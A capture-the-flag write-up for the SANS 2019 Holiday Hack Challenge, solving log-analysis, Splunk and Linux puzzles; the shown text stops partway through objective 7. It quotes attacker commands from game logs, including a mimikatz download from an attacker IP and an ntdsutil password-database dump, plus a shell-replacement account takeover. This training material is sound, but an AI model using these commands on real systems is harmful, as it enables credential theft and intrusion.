# SANS 2019 Holiday Hack Answers

By

Javier Santos

# Table of Contents

1- Cover Page
2- Table of Contents
3- Achievements
3- Train Station: Escape Ed (Bushy Evergreen)
4- The Quad: Frosty Keypad (Tangle Coalbox)
5- Dorm: Graylog (Pepper Minstix)
8- Krampus' Lair: Holiday Hack Trail (Minty Candycane)
9- Hermey Hall: Linux Path (SugarPlum Mary)
10- NetWars: Mongo Pilfer (Holly Evergreen)
12- Speaker Unpreparedness Room: Nyanshell (Alabaster Snowball)
13- Laboratory: Xmas Cheer Laser (Sparkle Redberry)
17- Student Union: Smart Braces (Kent Tinseltooth)
18- Sleigh Shop: Zeek JSON Analysis (Wunorse Openslae)
18- Bell Tower Access: You Won! (Santa)
18- Letter of Wintry Magic (Cliffhanger)
19- Objectives
19- Talk to Santa in the Quad
19- Find the Turtle Doves
20- Unredact Threatening Document
21- Windows Log Analysis: Evaluate Attack Outcome
21- Windows Log Analysis: Determine Attacker Technique
21- Network Log Analysis: Determine Compromised System
22- Splunk
24- Get Access To The Stem Tunnels
25- Bypassing the Frido Sleigh CAPTEHA
26- Retrieve Scraps of Paper from Server
27- Recover Cleartext Document
28- Open the Sleigh Shop Door
29- Filter Out Poisoned Sources of Weather Data
30- MISCELANEOUS
31- SPEAKER AGENDA

## ACHIEVEMENTS

I am writing the achievements in no particular order. If you don't find an achievement here, look under Objectives.


**Train Station: Escape Ed (Bushy Evergreen)**

Complete this challenge by clicking **CTRL+D** Used to kill process, thanks to:

https://unix.stackexchange.com/questions/45646/how-do-i-exit-or-cancel-a-bad-bash-command

**The Quad: Frosty Keypad (Tangle Coalbox)**

First look at the darkened numbers, indicating the buttons on the keypad that have been touched (1, 3, 7):



This narrows it down, and since the hint says "One digit is repeated once, it's prime, and you can see which keys were used" that gives us several choices. I used a prime numbers chart from https://www.mathsisfun.com/numbers/prime-numbers-to-10k.html and wrote the numbers that met these parameters to come up with the answer:

**7331**

**Dorm: Graylog (Pepper Minstix)**

After logging in to the Graylog site with the elfstudent credentials (elfustudent/elfustudent), I clicked on “All messages” from the Streams page and changed my search time from “Search in the last 5 minutes” to “Search in all messages” before clicking the play icon. Now I can start using the query field to get specific in answering these questions:

Question 1:
Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.
What is the full-path + filename of the first malicious file downloaded by Minty?
**Answer: C:\Users\minty\Downloads\cookie_recipe.exe**

We can find this searching for sysmon file creation event id 2 with a process named firefox.exe and not junk .temp files. We can use regular expressions to include or exclude patterns:
TargetFilename:/.+\.pdf/

Question 2:
The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?
**Answer: 192.168.247.175:4444**

We can pivot off the answer to our first question using the binary path as our ProcessImage.

Question 3:
What was the first command executed by the attacker?
(answer is a single word)
**Answer: whoami**

Since all commands (sysmon event id 1) by the attacker are initially running through the cookie_recipe.exe binary, we can set its full-path as our ParentProcessImage to find child processes it creates sorting on timestamp.

Question 4:
What is the one-word service name the attacker used to escalate privileges?
**Answer: webexservice**

Continuing on using the cookie_reciper.exe binary as our ParentProcessImage, we should see some more commands later on related to a service.

Question 5:
What is the file-path + filename of the binary ran by the attacker to dump credentials?
**Answer: http://192.168.247.175/mimikatz.exe -OutFile C:\cookie.exe**

Question 6:
The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?
**Answer: alabaster**

Windows Event Id 4624 is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using SourceNetworkAddress.

Question 7:
What is the time ( HH:MM:SS ) the attacker makes a Remote Desktop connection to another machine?
**Answer: 06:04:28**

LogonType 10 is used for successful network connections using the RDP client.

Question 8:
The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?
(submit in that order as csv)
**Answer: elfu-res-wks2,elfu-res-wks3,3**

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

Question 9:
What is the full-path + filename of the secret research document after being transferred from the third host to the second host?
**Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf**

We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:
AND NOT TargetFilename:/.+AppData.+/

Question 10:
What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?
**Answer: 104.22.3.84**

We can look for the original document in CommandLine using regex.
When we do that, we see a long a long PowerShell command using Invoke-Webrequest to a remote URL of https://pastebin.com/post.php.
We can pivot off of this information to look for a sysmon network connection id of 3 with a source of elfu-res-wks2 and DestinationHostname of pastebin.com.

## Dorm: Holiday Hack Trail (Minty Candycane)

To get the correct Hash for this challenge, play the Holiday Hack Trail game in the HARD level. I did this the hard way, by going to through the developer tools and changing the parameters everytime I was running low on an item. That way when I clicked GO I would always have enough to make each distance. I kept doing this until I got to my destination winning the game. An easier way would be to change the URI parameters at the top of the screen and changing the distance to finish earlier, giving you a Hash value of:

**Hard Verification hash: 4cad71a9ed02c44d019add7b2c29945f**

**Hermey Hall: Linux Path (SugarPlum Mary)**

I need to list files in my home/To check on project logosBut what I see with ls there,Are quotes from desert hobos...which piece of my command does fail?I surely cannot find it.Make straight my path and locate that-I'll praise your skill and sharp wit!Get a listing (ls) of your current directory.

Based on the message, I used the locate command to find any folders that have ls in it:

locate /ls

Two of interest were:

/bin/ls

/usr/local/bin/ls

Then I cat each one to read what's in them

cat /bin/ls

```
#!/bin/bash
/bin/darealmvp --color=auto $1

FILE=/tmp/solved.nul
if test -f "$FILE"; then
    echo -n ''
else
   echo -n ' ' > /tmp/solved.nul
    /usr/local/bin/.things/success
fi
```

cat /usr/local/bin/ls

```
echo -e $'This isn\'t the ls you\'re looking for'
```

When I run /bin/ls

```
' '   rejected-elfu-logos.txt

Loading, please wait......

You did it! Congratulations!
```

**NetWars: Mongo Pilfer (Holly Evergreen)**

The MongoDB manual is great here if you are not familiar with this DB language:
https://docs.mongodb.com/manual/reference/command/listDatabases/#dbcmd.listDatabases
First I cat the files in my current directory for hints:

```
cat .bash_profile
cat /etc/motd
/usr/bin/mongo $@ || echo -e "\n\nHmm... what if Mongo isn't running on
the default port?\n\n"
}
if [ -f /updater.py ]; then
export RESOURCE_ID="${RESOURCE_ID:-TEST_ID}"
sudo -E python /updater.py
fi
```

Ok let me "find" the updater.py file in this system starting at the root directory:

```
find / updater.py
```

Now looking at the last file, I'll cat it out for more clues:

```
cat /go.sh
#!/bin/bash
# Start mongo
sudo -u mongo /usr/bin/mongod --quiet --fork --port 12121 --bind_ip
127.0.0.1 --logpath=/tmp/mongo.log 2>&1 > /dev/null
exec /bin/bash
```

Now I have the IP and the port, time to login to Mongo:

```
mongo 127.0.0.1:12121
```

As a refresher or to see what commands I have available I'll run help:

```
help
```

This gives me enough commands to figure my way around (for now I'll get to the point):

```
show dbs

use elfu

show collections

db.solution.find()
```

```
{ "_id" : "You did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **" }
```

```
db.loadServerScripts();displaySolution();
```

```
Congratulations!!
```

## Speaker Unpreparedness Room: Nyanshell (Alabaster Snowball)

For this challenge, adhere to the hints provided throughout the challenge, lets see what Bash prompts we have available:

```
cat /etc/passwd
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

Ok let’s list the attributes for /bin/nsh of alabaster_snowballs shell:

```
lsattr /bin/nsh
----i---------e---- /bin/nsh
```

Aha, that i is preventing us from moving forward, let’s get rid of it and verify:

```
sudo chattr -i /bin/nsh
lsattr /bin/nsh
--------------e---- /bin/nsh
```

Now I know my /bin/bash is good and I will replace the /bin/nsh with it:

```
cp /bin/bash /bin/nsh
```

Now to switch my user to alabaster with the given credentials of:


Target Credentials:

username: alabaster_snowball

password: Password2

```
su - alabaster_snowball
oading, please wait......
You did it! Congratulations!
```

**Laboratory: Xmas Cheer Laser (Sparkle Redberry)**



```
WARNGING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
🗲                                                                            🗲
🗲 Elf University Student Research Terminal - Christmas Cheer Laser Project   🗲
🗲 --------------------------------------------------------------------------- 🗲
🗲 The research department at Elf University is currently working on a top-secret 🗲
🗲 Laser which shoots laser beams of Christmas cheer at a range of hundreds of  🗲
🗲 miles. The student research team was successfully able to tweak the laser to  🗲
🗲 JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.  🗲
🗲 Unfortunately, someone broke into the research terminal, changed the laser   🗲
🗲 settings through the Web API and left a note behind at /home/callingcard.txt. 🗲
🗲 Read the calling card and follow the clues to find the correct laser Settings. 🗲
🗲 Apply these correct settings to the laser using it's Web API to achieve laser  🗲
🗲 output of 5 Mega-Jollies per liter.                                          🗲
🗲                                                                            🗲
🗲 Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. 🗲
🗲                                                                            🗲
🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲

PS /home/elf>
```

First I read the calling card:

```
Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Lets see what history gets me:

```
Id CommandLine
-- -----------
1 Get-Help -Name Get-Process
2 Get-Help -Name Get-*
3 Set-ExecutionPolicy Unrestricted
4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
5 Get-Service | Export-CSV c:\service.csv
```

```
6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
8 Get-EventLog -Log "Application"
9 I have many name=value variables that I share to applications system
wide. At a command I w…
```

I tried some of these commands, but number 7 proved fruitful:
(Invoke-WebRequest -Uri http://localhost:1225/).RawContent

```
HTTP/1.1 200 OK
Server: Microsoft-NetCore/2.0
Date: Thu, 12 Dec 2019 07:14:06 GMT
Content-Length: 860
<html>
<body>
<pre>
----------------------------------------------------
Christmas Cheer Laser Project Web API
----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
```

Now I know where to make changes for the laser (mirror angle, lense refraction, Laser temperature, and gaseous element mixture).

I found the mirror angle in the history:

```
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
```

I found the lense refraction by expanding the /etc/apt/archive

```
Expand-Archive /etc/apt/archive
```

In the extracted output I found the following:

```
dir
```

```
Mode                 LastWriteTime         Length Name
```

```
----                    -------------         ------ ----

------ 11/7/19 11:57 AM 134 riddle

------ 11/5/19 2:26 PM 5724384 runme.elf
```

The runme.elf file has no parameters to execute in it’s mode (I’ll fix that and run it)

```
chmod +x ./runme.elf

./runme.elf

refraction?val=1.867

Get-Content /home/elf/archive/refraction/riddle

Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:

25520151A320B5B0D21561F92C8F6224
```

I found the laser temperature with the md5 hash from the expanded archive I queried the depths location using the following:

```
Get-ChildItem /home/elf/depths/produce/thhy5hll.txt -Filter *.txt -Recurse | Get-FileHash -Algorithm MD5 | where -EQ Hash 25520151A320B5B0D21561F92C8F6224

Algorithm   Hash                                Path

---------   ----                                ----

MD5         25520151A320B5B0D21561F92C8F6224   /home/elf…
```

It’s a match, I’ll read the content of this file:

```
Get-Content /home/elf/depths/produce/thhy5hll.txt

temperature?val=-33.5
```

I found the gaseous element mixture by running a search for any .xml file that had the word gases in it:

```
dir -Path / -Filter *.xml -Recurse | Select-String -Pattern "gases"

"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n
```

Now that I have all the parameters I need, I’ll turn off the laser, make the adjustments, turn the laser back on and see how it goes:


```
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent

(Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867).RawContent

(Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5).RawContent

(Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent

$correct_gases_postbody = @{O='6';H='7';He='3';N='4';Ne='22';Ar='11';Xe='10';F='20';Kr='8';Rn='9'}
```

```
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body
$correct_gases_postbody).RawContent
```

```
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
```

```
(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
```

```
Success! - 6.53 Mega-Jollies of Laser Output Reached!
```



**Student Union: Smart Braces (Kent Tinseltooth)**


Look

```
cat /home/elfuuser/IOTteethBraces.md

sudo iptables -P INPUT DROP

sudo iptables -P FORWARD DROP

sudo iptables -P OUTPUT DROP

sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -j ACCEPT

sudo iptables -A INPUT -p tcp -m multiport --dports 21,80 -j ACCEPT

sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

sudo iptables -A INPUT -i lo -j ACCEPT

Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!
```

**Sleigh Shop: Zeek JSON Analysis (Wunorse Openslae)**

Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

```
cat conn.log | jq ".duration" | sort -g | uniq | tail -n 1
1019365.337758
cat conn.log | jq ". | select (.duration == 1019365.337758)"
"id.resp_h": "13.107.21.200",
runtoanswer
What is the destination IP address with the longes connection duration?
13.107.21.200
Congratulations!
```



**Bell Tower Access: You Won! (Santa)**
**Letter of Wintry Magic (Cliffhanger)**

Yeah, you won, but don’t forget to click on the letter in the left corner behind Krampus (Hmm).

## OBJECTIVES


I am writing the objectives in the order they were asked.

**0) Talk to Santa in the Quad**

Enter the campus quad and talk to Santa.
Straight forward, when you enter the quad, Santa is in the center of the room, walk up to him and click on Santa to hear what he says (and so begins the game). Throughout the challenges, it’s imperative to “speak” to all the characters before and after completing challenges, achievements and objectives. Some of the hints and links to accomplish events are located in the conversations of the various characters in the game.

**1) Find the Turtle Doves**


Find the missing turtle doves.
The two turtle doves (Michael and Jane) are in the Student Union by the left side of the Fireplace.



## 2) Unredact Threatening Document

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

When you return to the campus quad and speak to Santa to notify him that you found the two turtle doves, explore the area. You will see a letter behind a tree in the top far left corner of the quad. Clicking on the letter will open the “LetterToElfUPersonnel” in a page with what seems to be blocked information showing “Confidential”.



Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Confidential

Attention All Elf University Personnel,

Confidential

I clicked in the middle of the letter and selected all (CTRL + A), then copied the highlighted information (CTRL + C). I then opened notepad and pasted the information (CTRL + V) and all the information is displayed in plain text, to include the first word in ALL CAPS in the subject line of the letter:

**DEMAND**

### 3) Windows Log Analysis: Evaluate Attack Outcome

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.
Download the Security event log file.
Adter downloading the security event log and reviewing it in the Event Viewer, I sorted by Event ID. Event ID 4672 (Special privileges assigned to new logon) had 16 results. Out of these results only 2 were not SYSTEM Security ID with Account Name of DC1$ (pminstix and supatree). The other method was to use Eric Conrads DeepBlueCLI tool in powershell running:
.\DeepBlue.ps1 Security .evtx
The results show the two accounts with Message : Multiple admin logons for one account (pminstix and supatree). In DeepBlueCLI, none of the Password Spray Attacks were directed towards pminstix, leading me to the answer:
**supatree**

### 4) Windows Log Analysis: Determine Attacker Technique

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.
Although you can use eql to narrow down to the answer, I ran the following command in powershell:
& type .\sysmon-data.json | Select-String -Pattern "ifm"
This resulted in the following clues:
"command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
I cut the rest of the output for space, but in accordance with the “EQL Threat Hunting” article by Josh Wright, the portion titled “Threat Hunting: ntdsutil” gave me the indicator of credential dumping.
**ntdsutil**

### 5) Network Log Analysis: Determine Compromised System

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.
I opened the Beacon log and looked at the IP with the highest score (it also had the highest number of connections):
**192.168.134.130**

## 6) **Splunk**

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

What is the short host name of Professor Banas' computer?
In the conversation there is a link for a query of the professor’s username. This puts you into splunk with a query of index=main cbanas, the ComputerName=sweetgums.efu.org and the user = SWEETUMS\cbanas should provide the information you’re looking for.
**sweetums**

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)
I queried index=santa
Here is the relevant result:
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no one I trust more than you to help. Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts? -Santa"
**C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt**

What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)
Using the link from the hints in the chat (and after reading A Salacious Soliloquy on Sysmon), I ran the following query:
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3
On the left side of the page I clicked on the DestinationHostname field under interesting Fields and got the Values I was looking for.
**144.202.46.214.vultr.com**

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)
From the chat link hint I ran:
index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse
Then I clicked on the time from the first result and applied Nearby Events +/- 5 seconds and ran this query:
index=main sourcetype="WinEventLog " | reverse
Using the EventCode from the first result (4688) I ran this query:
index=main sourcetype=WinEventLog EventCode=4688

Since the hint was for a document, I used CTRL+F and looked for .doc resulting in one hit:

```
Process Command Line: "C:\Program Files (x86)\Microsoft
Office\Root\Office16\WINWORD.EXE" /n
"C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century
Holiday Cheer Assignment.docm" /o ""
```

**19th Century Holiday Cheer Assignment.docm**

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

Based on the chat I ran this query:

```
index=main sourcetype=stoq | table _time results{}.workers.smtp.to
results{}.workers.smtp.from  results{}.workers.smtp.subject
results{}.workers.smtp.body | sort - _time
```

Then I sorted the added exclusions to this query to remove professor Banas emails:

```
index=main sourcetype=stoq
"results{}.workers.smtp.to"!="carl.banas@faculty.elfu.org"
"results{}.workers.smtp.to"!="Carl Banas <Carl.Banas@faculty.elfu.org>" | table  _time
results{}.workers.smtp.to results{}.workers.smtp.from  results{}.workers.smtp.subject
results{}.workers.smtp.body   | sort  - _time   | dedup  results{}.workers.smtp.to
```

From the results, in parenthesis for statistics, it shows my answer Statistics (21).

**21**

What was the password for the zip archive that contained the suspicious file?

From the previous results, in the body of the first result it says:

<carl.banas@faculty.elfu.org> subject: holiday cheer assignment submission   professor banas, i have completed my assignment. please open the attached zip file with password **123456789** and then open the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignment. i hope you like it!  -- bradly buttercups

**123456789**

What email address did the suspicious file come from?

Based on the previous answer, just look at results{}.workers.smtp.to column to see who sent that message:

**bradly.buttercups@eifu.org**

What was the message for Kent that the adversary embedded in this attack?

From the chat I opened the this query:

```
index=main sourcetype=stoq  "results{}.workers.smtp.from"="bradly buttercups
<bradly.buttercups@eifu.org>"
```

Then I wrote down each of the result fields that had a path for the filedir in the archivers tree.

One by one I looked at each of the files in the file archive link until I found this one:

http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4

The body of this message was:

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer Assignment</dc:title><dc:subject>19th Century Cheer</dc:subject><dc:creator>Bradly Buttercups</dc:creator><cp:keywords></cp:keywords>**<dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description><**cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified><cp:category></cp:category></cp:coreProperties>

**Kent you are so unfair. And we were going to make you the king of the Winter Carnival.**

## 7) Get Access To The Stem Tunnels

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

As soon as I walked into Minty Candycane’s room I see Krampus leaving with a key on his belt loop. I quickly took a screenshot (PrntScrn key) and pasted the pic in Word. Then I took a screen shot of Dev Ollam’s Schlage template which I heard about from Deviant’s Kringlecon2 talk “Optical Decoding of Keys”, superimposed the two and wrote down where numbers that matched.

Then I opened the Key Grinder input those numbers to create a key and saved the file before entering the next room.

